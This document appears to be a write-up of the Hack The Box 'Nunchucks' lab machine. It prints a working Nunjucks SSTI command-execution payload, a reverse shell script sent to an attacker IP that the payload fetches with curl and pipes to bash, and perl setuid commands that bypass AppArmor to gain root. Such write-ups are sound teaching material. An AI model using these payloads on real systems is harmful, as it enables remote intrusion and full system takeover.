
Hack The Box Nunchucks Writeup (Easy Linux)
Easy Linux box. The store subdomain reflects email into a Nunjucks template, SSTI returns a shell as david, and a perl capability gets past AppArmor.
Summary
Nunchucks is an easy Linux machine whose HTTPS site answers 200 for every path, which breaks directory brute forcing and hides the real attack surface. The footer promises a store that is coming soon, and subdomain fuzzing finds store.nunchucks.htb, where a newsletter form reflects the submitted email address back in the response. A 7 times 7 probe evaluates to 49, and the syntax points at Nunjucks, the Node.js engine modelled on Jinja2, so a Nunjucks specific payload through range.constructor runs child_process and curls a reverse shell script, landing a shell as david. linpeas then flags cap_setuid on /usr/bin/perl, but the GTFOBins payload only reports root and never spawns a shell, because an AppArmor profile at /etc/apparmor.d/usr.bin.perl confines the interpreter. Writing the same setuid code into a script with a #!/usr/bin/perl shebang and executing the file directly escapes the profile and returns a root shell.
Service Enumeration
I enumerated the machine with nmap:
1
nmap -A 10.129.95.252 -vv -oN scans/nmap.all -p- --min-rate 2500 -T4  -Pn
Which yielded me the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
PORT    STATE SERVICE  REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6c146dbb7459c3782e48f511d85b4721 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCq1JmckuJo2Y9YNiQEI6OM3uM/w5Nb9D6oOZkigNfQ5MY0FzdfAac2tfeV9JekpB0i3QvwaIg8ZFM3qpaVWgCYOwPKXDUdkPaDcjoUGDJKQ+ozI22JsGLhW18LdpZkqhsa9kSwID7hj6PjtJM0e7+t6oQlgbKBpAIfIWai8zcXfIuJpN5VzT9Ix7btb4yZ3DrSskDJsFgFpDMN3aDTCsCy2noKDm5mlUlJ7w28Qa6+Ju7JaSdyc0k6ftFQ1PImyLjoOefWp/5UxztBbWk191WJApoOJC0IUOz8kbbkCDEtIh7kwdX65uDJ86L+KGdlCPlB4svIpwhYgkkg7GAJXP9Ti7uZHsrxahbI6LZRLuX1X6guWaq/PPz8tmVfcjY7ggh1nAa+wUgU67X/zTie4J+BiJW3wGvGAiEetUs5fJ/CA/BIfQAijCVlJ4yGJ95cUmALeiRRYJJpq4BpZTC6RgUQIHr+Yv6wyKuVY9GPwdd2+SEuXG+jjim1SkqtErrlpuk=
|   256 a2f42c427465a37c26dd497223827271 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAM6D7HHa0rYKxL/Crh7HeTDHOjrvQGyLngKIOz+M9iLI8+XkEpa0iPsGo4uob5Sj4iKN+QPjYwX2wfDUPb/3PA=
|   256 e18d44e7216d7c132fea3b8358aa02b3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICav37LXta1VOXvC+x3kcTq8ssxpygmnuLwsPSOw2GA0
80/tcp  open  http     syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://nunchucks.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Nunchucks - Landing Page
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 4BD6ED13BE03ECBBD7F9FA7BAA036F95
| ssl-cert: Subject: commonName=nunchucks.htb/organizationName=Nunchucks-Certificates/stateOrProvinceName=Dorset/countryName=UK/localityName=Bournemouth
| Subject Alternative Name: DNS:localhost, DNS:nunchucks.htb
| Issuer: commonName=Nunchucks-CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-08-30T15:42:24
| Not valid after:  2031-08-28T15:42:24
| MD5:   57fc410de8091ce682f97bee4f396fe4
| SHA-1: 518c0fd1690375c0f26ba6cbe37d53b8a3ff858b
| -----BEGIN CERTIFICATE-----
| MII<SNIP>To=
|_-----END CERTIFICATE-----
| tls-nextprotoneg:
|_  http/1.1
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
From this I can see the domain name for the machine nunchucks.htb. I added it to my hosts file:
1
echo 10.129.95.252 nunchucks.htb | sudo tee -a /etc/hosts
Web Server Enumeration
The web server on port 80 redirects me to the HTTPS counterpart on port 443. I did look through the web page to try and identify the technology behind it, but found no easy win (e.g. pages ending with .php) so I hit a non-existing page to see the error message:

It’s very peculiar, it’s not the default 404 page for apache nor nginx, and I couldn’t find it in 0xdf’s default 404 pages list. Some custom application must be in place. What is also interesting to note is that the server replies with a 200 OK status code even if the page does not exist!

That’s why tools like gobuster will fail running with related error messages:
1
Error: the server returns a status code that matches the provided options for non existing urls. https://nunchucks.htb/bf9fb458-7063-403b-844b-cb45a52032ca => 200 (Length: 45). To continue please exclude the status code or the length
Among other things on the web page, the footer reveals that a store website is coming soon:

I did enumerate for subdomains:
1
ffuf -u https://nunchucks.htb -H "Host: FUZZ.nunchucks.htb" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -t 10 -fw 12757
And yes, “store” is a valid subdomain!
1
store                   [Status: 200, Size: 4028, Words: 1053, Lines: 102]
So I added it to my /etc/hosts file:
1
10.129.95.252 store.nunchucks.htb nunchucks.htb
Store Subdomain
THis is how the main page for the store subdomain looks like:

It offers me the option to submit my email address to be informed about the issues related to the store. I tried a few emails, and noticed that the email address I input is returned to me in the response.
I tried for a simple SSTI proof of concept payload and it worked, it evaluated 7 times 7 (49):

This syntax is very similar to Jinja2 (python). I looked at the page for SSTI injection on HackTricks and it recommended me a few tools to automate injection. Looking through the documentation for one of the tools, I find “Nunjucks” template engine:


The main page for nunjucks says it’s indeed inspired by jinja2:

I searched for SSTI payloads for nunjucks and found one:
I tested it (notice how the raw payload would break the json structure because of the “, so I escaped them using ):

This is how the request looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /api/submit HTTP/1.1
Host: store.nunchucks.htb
Cookie: _csrf=4KJe0pJdIKZ6h9QBeZti2IM0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://store.nunchucks.htb/
Content-Type: application/json
Content-Length: 121
Origin: https://store.nunchucks.htb
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{"email":"{{ range.constructor('return global.process.mainModule.require(\"child_process\").execSync(\"whoami\")')() }}"}
To get a shell in the victim I first created “shell.sh” in my attacking machine:
1
sh -i >& /dev/tcp/10.10.15.156/9999 0>&1
Then started python web server:
1
sudo python3 -m http.server 80
And netcat listener:
1
nc -lvnp 9999
With the following payload:
1
{"email":"{{ range.constructor('return global.process.mainModule.require(\"child_process\").execSync(\"curl 10.10.15.156/shell.sh | bash\")')() }}"}

As you can see, I got a shell as “david”. I also performed a common shell stabilization process:
1
2
3
4
5
6
7
8
9
10
$ python3 -c 'import pty; pty.spawn("/bin/bash")'

david@nunchucks:/var/www/store.nunchucks$ export TERM=xterm

david@nunchucks:/var/www/store.nunchucks$ ^Z
[1]+  Stopped                 nc -lvnp 9999

user@attackbox:~/hacking/htb/machines/easy/nunchucks$ stty raw -echo; fg

david@nunchucks:/var/www/store.nunchucks$
Vertical Privilege Escalation
I did transfer linpeas.sh to the machine to further enumerate the machine. Scrolling through the results, I found this:

More specifically,
1
/usr/bin/perl = cap_setuid+ep
There is a entry in GTFObins about this capability in Perl with the following payload:
1
/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
I run it, but get no shell. If I run “whoami” though, I can see it’s indeed running as root:
1
2
david@nunchucks:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
root
So why spawning a shell didn’t work? Enumerating for apparmor, I found a profile specific to perl:
1
/etc/apparmor.d/usr.bin.perl
With the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Last Modified: Tue Aug 31 18:25:30 2021
#include <tunables/global>

/usr/bin/perl {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/perl>

  capability setuid,

  deny owner /etc/nsswitch.conf r,
  deny /root/* rwx,
  deny /etc/shadow rwx,

  /usr/bin/id mrix,
  /usr/bin/ls mrix,
  /usr/bin/cat mrix,
  /usr/bin/whoami mrix,
  /opt/backup.pl mrix,
  owner /home/ r,
  owner /home/david/ r,

}
This is a very restricted environment. I wouldn’t be able to do much with the capability in perl because of apparmor.
There is a entry in hacktricks that talks about perl:

More specifically
In this bug you can see an example of how even if you are preventing perl to be run with certain resources, if you just create a a shell script specifying in the first line
#!/usr/bin/perland you execute the file directly, you will be able to execute whatever you want. E.g.:
Where I can use this exploit:
1
2
3
4
5
6
7
echo '#!/usr/bin/perl
use POSIX qw(strftime);
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/sh"' > /tmp/test.pl
chmod +x /tmp/test.pl
/tmp/test.pl
To obtain a root shell on the system!